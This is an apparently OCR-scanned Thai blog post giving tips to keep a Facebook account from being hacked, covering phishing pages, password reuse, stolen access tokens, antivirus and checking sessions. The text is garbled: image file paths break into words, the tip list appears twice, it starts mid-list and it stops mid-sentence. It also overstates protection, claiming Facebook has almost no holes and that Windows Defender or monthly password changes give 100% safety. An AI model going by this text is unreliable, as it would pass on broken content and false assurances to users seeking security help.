2 เวลาที่มีคนมาโพสต์ อะไรลง หน้า Wall ของเราแล้ว มีลิงค์ ที่หน้าสงสัย มันคือ phishing นั้นเอง ครับ phishing คืออะไร มันก็คือ หน้าเว็บปลอม ที่ทำ ไว้เลียน แบบ Facebook นั้นเอง ครับ โดยจะมีฟอร์ม ให้เรากรอก E-Mail และก็ รหัส ผ่าน ลงไป แต่ !! เดี๋ยวก่อน เมื่อเรา คลิก เข้าสู่ ระบบ คุณรู้ ไหมครับ ว่ามี อะไร ทำงาน อยู่เบื้อง หลังของ มัน มัน ก็คือ Action : login.php นั้น เอง ครับ ที่ถูก เปลี่ยน เป็น ฟรอม์ ดักรหัส โดยใช้ Method POST โดยอาศัยหลักการ ง่ายๆ นี้ Hacker ก็ได้ รหัสผ่าน Facebook ของท่านไปแล้ว ครับ
สำหรับ วิธี ป้องกันน่ะ ครับ อย่างแรกเลย คือ อย่า !! คลิกลิงค์ อันนั้นครับ ลบออกไปเลย และต่อมาให้ เราดูที่ ช่อง URL เป็น หลัก ถ้า URL ไม่ใช่ ของ Facebook จริงๆ ห้าม !! ใส่ รหัส และคลิก Log In เด็จขาดครับ
แต่ถ้าใครสงสัยว่าจะโดน ฟิชชิ่ง หรือ ว่า โดน ดักรหัสไปแล้ว ล่ะ จะทำยังไง สิ่งที่คุณทำได้ คือ การเปลี่ยน รหัส ผ่านครับ เอาให้คาดเดา ได้ ยากที่สุด เครนะครับ
3 อีก เทคนิค ยอดนิยม ของ Hacker ที่สามารถ สาวมาถึง Account หรือ บัญชี ผู้ใช้ Facebook ของคุณ ได้ ก็คือ การใช้ อีเมล์ และ รหัส ผ่าน ชุดเดียวกัน ครับ หลายคน สงสัย ว่า เอ๊ะ แล้วมันจะเกี่ยวกันยังไง เอ่ย แอดมินจะ อธิ บายง่ายๆ น่ะครับ ถ้าสมมุติ เราไป สมัคร สมาชิก เว็บ ไซต์ เว็บ หนึ่ง แล้วเรา ใช้ รหัสผ่าน และ ก็ E-Mail ที่ใช้ กับ Facebook ด้วย ถ้า เกิด เว็บ นั้น มีช่อง โหว่ SQL Injection ล่ะ แน่นอน เขาจะได้ อีเมล์ และ รหัสผ่าน ของคุณไปด้วย เพราะ ฉนั้น พยายาม ใช้รหัสผ่าน ใน แต่ล่ะ เว็บไซต์ ให้ต่าง กันน่ะครับ
4 การขโมย Access Token คีย์
Access token คืออะไร ได้มาจากไหน? มันก็คือชุดตัวอักษรชุดหนึ่งที่ app หรือ web app สร้างขึ้นมาเพื่อใช้ในการติดต่อกับ Facebook API เจ้า Access Tokenนี้จะถูกกำหนดมาแล้วว่าให้ดึงข้อมูลอะไรได้บ้างซึ่งเค้าก็จะบอกไว้ก่อนที่คุณจะกดอนุญาตให้ใช้ข้อมูลคุณได้ แต่หลายๆคนก็ไม่ยอมอ่านกดข้ามไปเลย)
เมื่อคุณกดปุ่ม Get Access token มันก็จะลิ้งค์กลับไปยังหน้าเฟซบุ้คของคุณ โดยจะมีแอพต่างๆที่คุณรู้จักเช่น Sony Xperia, Samsung Mobile ขออนุญาตเข้าถึงข้อมูลของคุณ (แอพเหล่านี้น่าจะเป็นแอพที่เหล่าแฮคเกอร์ทำขึ้น ถ้าลองคลิกเข้าไปดูรายละเอียดก็จะพบว่ามันขอเข้าถึงข้อมูลส่วนตัวของคุณเยอะมาก) แต่เป้าหมายสุดท้ายของผู้ไม่หวังดีก็คือต้องการให้นำ Access token ที่ปรากฎอยู่ในช่อง URL เฟซบุ้คของคุณไปใส่ในเว็บ more-liker-facebook.weebly.com ถ้าหากคุณกรอกมันเข้าไปแล้ว ก็เหมือนกับการมอบสิทธิ์ให้แฮคเกอร์สามารถโพสต์รูปหรือข้อความบนเฟซบุ้คของคุณได้โดยไม่ได้รับอนุญาต
วิธีที่ ทำ ให้ Access Token Key เสีย ก็ คือ การลบ แอพ Facebook ที่เรา กด ตกลง ออกครับ แล้ว มันลบ ยังไง ล่ะ ??
ให้เราไปที่นี่ https://www.facebook.com/settings?tab=applications น่ะครับ เจอแอพ อะไร ที่หน้าสงสัย หรือ ว่าเรา โพสต์ เองอะไร อย่างงี้ ก็ X ลบออกไปเลยน่ะครับ
อีกวิธี ที่ ทำให้ Access Token คีย์ เสียได้เหมือนกันก็คือ การ เปลี่ยน รหัสผ่าน Facebook น่ะครับ
5 การ ป้องกัน ไวรัส สแปม โทจัน มัลแวร์ ด้วย แอนตี้ไวรัส อันนี้ จำเป็น และ สำคัญมากน่ะครับ ให้เราหมั่น ตรวจ สอบ คอยสแกนไวรัสทุกวันๆ รวมถึงไม่ดาวน์โหลด อะไร แปลกๆ บน Facebook หรือ จาก เว็บ ภายนอกเอง เด็จขาด
ที่สำคัญ อย่า ปิด Windows Defender ที่เปรียบ เสมือน หมา คอยเฝ้า ไล่กัด พวกไวรัส แปลกปลอม ต่างๆ ที่คอยเข้ามาใหเครื่องของเราด้วยน่ะครับ อันนี้ ก็น่า จะปลอด ภัย 100% ที่สำคัญ คือ อย่ากด Runหรือ คลิกโปรแกรม อะไร แปลกๆ
ที่เราไม่คุ้นเคย ด้วยน่ะครับ เพราะอาจจะเป็น โทจัน ก็ได้
6 หมั่นตรวจสอบดู บันทึกกิจกรรมด้วย น่ะครับ ว่าเราได้ไป กดไลค์ หรือ ไปโพสต์ อะไร ที่เราไม่ได้ เป็นคนดำเนินการเอง หรือไม่ ถ้าใช่ ก็หน้าจะเป็น ที่ตัว Access Token เองน่ะครับ จะโทษ อะไรไม่ได้
สำหรับวิธีแก้ไข ก็ ย้อนกลับไปดูที่ ข้อ 4 น่ะครับ
7 คอยเช็ค เซสซันการ ใช้งาน ตลอดเวลา น่ะครับ ว่ามี บุคคล ภายนอกแอบเข้ามา เล่น Facebook เราหรือไม่ โดยเข้าไปที่ https://www.facebook.com/settings…
ถ้าเห็น การ Log In จาก เซสซันหรือ อุปกรณ์ ที่เราไม่ รู้ จัก ก็ สั่ง หยุดกิจกรรม ได้เลยน่ะครับ สำหรับวิธีการ ป้องการ ตนเอง ไม่ให้ Facebook โดน Hack จาก ใคร ง่ายๆ
เราควร จะมา ตั้งค่า เพิ่มเติมเอา ที่นี่ https://www.facebook.com/settings?tab=security น่ะครับ จะได้ ปลอดภัย มากยิ่งขึ้น เอา ล่ะ ผมเขียน มา ตั้ง นาน แล้ว ขอแค่ คำขอบคุณ จาก ลูกเพจ หน่อยน่ะครับ จะได้ มีกำลังใจเขียนให้อ่าน อีก ^^
ก่อนอื่น ต้องขอบอกก่อนเลย นะครับ ว่า เว็บไซต์ Facebook เป็น Social Network ที่มีระดับความปลอดภัยสูง มาก คือ แทบจะไม่มี ช่องโหว่ ให้ Hacker คนไหน ได้ ฝึก วิชา เลย ล่ะครับ เพราะ เขา ปิดช่องโหว่ กันเกือบจะทุกวัน
ดังนั้น ข่าวลือ เรื่องเจอ ช่องโหว่ Facebook จริงๆ จะมีน้อย มากหรือ แทบ จะไม่มี เลย เพราะ ฉนั้น เรามั่นใจ ใน Security ของ Facebook แน่นอน ว่าไม่มี ช่องโหว่ อะไร ให้เจาะ เข้าไป ขโมย ข้อมูล ได้ โดยตรง
แต่ถ้า จะเจาะ ได้ ก็คง มาจาก ตัว User เองครับ ที่ไม่ระมัด ระวังตัวเอง
เทคนิคแรกก็คือ
1 เปลี่ยน รหัสผ่าน Facebook ทุกเดือนครับ แน่นอน วิธีนี้ Work 100%
2 เวลาที่มีคนมาโพสต์ อะไรลง หน้า Wall ของเราแล้ว มีลิงค์ ที่หน้าสงสัย มันคือ phishing นั้นเอง ครับ phishing คืออะไร มันก็คือ หน้าเว็บปลอม ที่ทำ ไว้เลียน แบบ Facebook นั้นเอง ครับ โดยจะมีฟอร์ม ให้เรากรอก E-Mail และก็ รหัส ผ่าน ลงไป แต่ !! เดี๋ยวก่อน เมื่อเรา คลิก เข้าสู่ ระบบ คุณรู้ ไหมครับ ว่ามี อะไร ทำงาน อยู่เบื้อง หลังของ มัน มัน ก็คือ Action : login.php นั้น เอง ครับ ที่ถูก เปลี่ยน เป็น ฟรอม์ ดักรหัส โดยใช้ Method POST โดยอาศัยหลักการ ง่ายๆ นี้ Hacker ก็ได้ รหัสผ่าน Facebook ของท่านไปแล้ว ครับ
สำหรับ วิธี ป้องกันน่ะ ครับ อย่างแรกเลย คือ อย่า !! คลิกลิงค์ อันนั้นครับ ลบออกไปเลย และต่อมาให้ เราดูที่ ช่อง URL เป็น หลัก ถ้า URL ไม่ใช่ ของ Facebook จริงๆห้าม !! ใส่ รหัส และคลิก Log In เด็จขาดครับ
แต่ถ้าใครสงสัยว่าจะโดน ฟิชชิ่ง หรือ ว่า โดน ดักรหัสไปแล้ว ล่ะ จะทำยังไง สิ่งที่คุณทำได้ คือ การเปลี่ยน รหัส ผ่านครับ เอาให้คาดเดา ได้ ยากที่สุด เครนะครับ
3 อีก เทคนิค ยอดนิยม ของ Hacker ที่สามารถ สาวมาถึง Account หรือ บัญชี ผู้ใช้ Facebook ของคุณ ได้ ก็คือ การใช้ อีเมล์ และ รหัส ผ่าน ชุดเดียวกัน ครับ หลายคน สงสัย ว่า เอ๊ะ แล้วมันจะเกี่ยวกันยังไง เอ่ย แอดมินจะ อธิ บายง่ายๆ น่ะครับ ถ้าสมมุติ เราไป สมัคร สมาชิก เว็บ ไซต์ เว็บ หนึ่ง แล้วเรา ใช้ รหัสผ่าน และ ก็ E-Mail ที่ใช้ กับ Facebook ด้วย ถ้า เกิด เว็บ นั้น มีช่อง โหว่ SQL Injection ล่ะ แน่นอน เขาจะได้ อีเมล์ และ รหัสผ่าน ของคุณไปด้วย เพราะ ฉนั้น พยายาม ใช้รหัสผ่าน ใน แต่ล่ะ เว็บไซต์ ให้ต่าง กันน่ะครับ
4 การขโมย Access Token คีย์
Access token คืออะไร ได้มาจากไหน? มันก็คือชุดตัวอักษรชุดหนึ่งที่ app หรือ web app สร้างขึ้นมาเพื่อใช้ในการติดต่อกับ Facebook API เจ้า Access Token นี้จะถูกกำหนดมาแล้วว่าให้ดึงข้อมูลอะไรได้บ้างซึ่งเค้าก็จะบอกไว้ก่อนที่คุณจะกดอนุญาตให้ใช้ข้อมูลคุณได้ แต่หลายๆคนก็ไม่ยอมอ่านกดข้ามไปเลย)
เมื่อคุณกดปุ่ม Get Access token มันก็จะลิ้งค์กลับไปยังหน้าเฟซบุ้คของคุณ โดยจะมีแอพต่างๆที่คุณรู้จักเช่น Sony Xperia, Samsung Mobile ขออนุญาตเข้าถึงข้อมูลของคุณ (แอพเหล่านี้น่าจะเป็นแอพที่เหล่าแฮคเกอร์ทำขึ้น ถ้าลองคลิกเข้าไปดูรายละเอียดก็จะพบว่ามันขอเข้าถึงข้อมูลส่วนตัวของคุณเยอะมาก) แต่เป้าหมายสุดท้ายของผู้ไม่หวังดีก็คือต้องการให้นำ Access token ที่ปรากฎอยู่ในช่อง URL เฟซบุ้คของคุณไปใส่ในเว็บ more-liker-facebook.weebly.com ถ้าหากคุณกรอกมันเข้าไปแล้ว ก็เหมือนกับการมอบสิทธิ์ให้แฮคเกอร์สามารถโพสต์รูปหรือข้อความบนเฟซบุ้คของคุณได้โดยไม่ได้รับอนุญาต
วิธีที่ ทำ ให้ Access Token Key เสีย ก็ คือ การลบ แอพ Facebook ที่เรา กด ตกลง ออกครับ แล้ว มันลบ ยังไง ล่ะ ??
ให้เราไปที่นี่ https://www.facebook.com/settings?tab=applications น่ะครับ เจอแอพ อะไร ที่หน้าสงสัย หรือ ว่าเรา โพสต์ เองอะไร อย่างงี้ ก็ X ลบออกไปเลยน่ะครับ
อีกวิธี ที่ ทำให้ Access Token คีย์ เสียได้เหมือนกันก็คือ การ เปลี่ยน รหัสผ่าน Facebook น่ะครับ
5 การ ป้องกัน ไวรัส สแปม โทจัน มัลแวร์ ด้วย แอนตี้ ไวรัส อันนี้ จำเป็น และ สำคัญมากน่ะครับ ให้เราหมั่น ตรวจ สอบ คอยสแกนไวรัสทุกวันๆ รวมถึงไม่ดาวน์โหลด อะไร แปลกๆ บน Facebook หรือ จาก เว็บ ภายนอกเอง เด็จขาด
ที่สำคัญ อย่า ปิด Windows Defender ที่เปรียบ เสมือน หมา คอยเฝ้า ไล่กัด พวกไวรัส แปลกปลอม ต่างๆ ที่คอยเข้ามาใหเครื่องของเราด้วยน่ะครับ อันนี้ ก็น่า จะปลอด ภัย 100% ที่สำคัญ คือ อย่ากด Run หรือ คลิก โปรแกรม อะไร แปลกๆ
ที่เราไม่คุ้นเคย ด้วยน่ะครับ เพราะอาจจะเป็น โทจัน ก็ได้
6 หมั่นตรวจสอบดู บันทึกกิจกรรมด้วย น่ะครับ ว่าเราได้ไป กดไลค์ หรือ ไปโพสต์ อะไร ที่เราไม่ได้ เป็นคนดำเนินการเอง หรือไม่ ถ้าใช่ ก็หน้าจะเป็น ที่ตัว Access Token เองน่ะครับ จะโทษ อะไรไม่ได้
สำหรับวิธีแก้ไข ก็ ย้อนกลับไปดูที่ ข้อ 4 น่ะครับ
7 คอยเช็ค เซสซันการ ใช้งาน ตลอดเวลา น่ะครับ ว่ามี บุคคล ภายนอกแอบเข้ามา เล่น Facebook เราหรือไม่ โดยเข้าไปที่ https://www.facebook.com/settings…
